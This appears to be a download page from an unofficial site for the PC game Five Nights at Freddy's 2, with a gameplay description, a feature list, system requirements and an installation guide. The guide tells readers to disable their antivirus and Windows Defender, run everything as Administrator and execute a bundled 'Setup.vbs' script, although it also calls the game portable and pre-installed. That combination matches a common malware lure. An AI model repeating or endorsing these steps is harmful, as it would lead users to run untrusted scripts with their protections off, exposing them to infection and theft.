

Five Nights at Freddy's 2 PC - Gameplay
The first game gave you two doors and a limited power supply. The second one takes the doors away entirely. You're sitting in a new office with a flashlight, a mask, and a music box that has to stay wound, and that's it. No doors to slam, no power meter to manage—just you, a vent system, and a building full of animatronics that move faster than anything in the original. The mask is the core mechanic. When something gets close, you pull it on and hope they mistake you for one of their own, which works until it doesn't. The music box adds a timer to everything, so you can't just hide in the mask all night—you have to leave the safety of it to wind the box before something crawls out of it. The cast is bigger, the movement is faster, and the whole thing feels like the training wheels came off. It's messier and meaner than the first game, and that's exactly what makes it work.
Game Features:
- The Freddy Mask – Instead of doors, you wear a mask to blend in, which only works on certain animatronics and fails on others.
- Music Box Mechanic – A wind-up box must be kept running all night, forcing you to leave safety and manage a second timer.
- No Doors or Power Management – The sequel removes the original's core defense systems, leaving you with fewer tools and more threats.
- Faster, More Aggressive Animatronics – The cast moves quicker and takes more direct routes, so hesitation gets you killed.
- Vent-Based Movement – Enemies approach through vents rather than hallways, changing how you read the room and where you aim your flashlight.
Game Screenshots Gallery




Installation Guide
Step-by-step setup process- 1 The game is pre-installed and portable, so you don't need to install it.
- 2 Extract the downloaded RAR/ZIP file using WinRAR, 7-Zip, or any compatible archive tool.
- 3 Open the extracted game folder.
-
4
Run directly /
Install Setup.vbs
Please review these important details before installation:
- Disable your Antivirus/Windows Defender before extracting the game files.
- Always run the game as Administrator to avoid permission-related issues.
- For detailed instructions, please read the Guide.txt file included in the game folder.
- ⚙️ Setup Script (.VBS) — This is a lightweight installation script required to configure the game automatically. Run it and follow the on-screen instructions.
System Requirements
Minimum specifications neededSign in and add your hardware specs to find out
MINIMUM
| OS | Windows XP, Vista, 7, 8 |
| Processor | 2 GHz Intel Pentium 4 or equivalent |
| Graphics | 1 GB VRAM |
| Memory | 1 GB RAM |
| Storage | 250 MB available space |
Recommended For You

Duelist: Idle Expedition
160MB
Wallpaper Engine
279MB
Need for Speed ProStreet
4.57GB
People Playground
163MB
Mafia 1
2.47GB
Brotato
210MB
Dicevaders
605MB
Stardew Valley
530MBComments (0)
Leave a comment
Your email address will not be published. Required fields are marked *
No comments yet. Be the first to comment.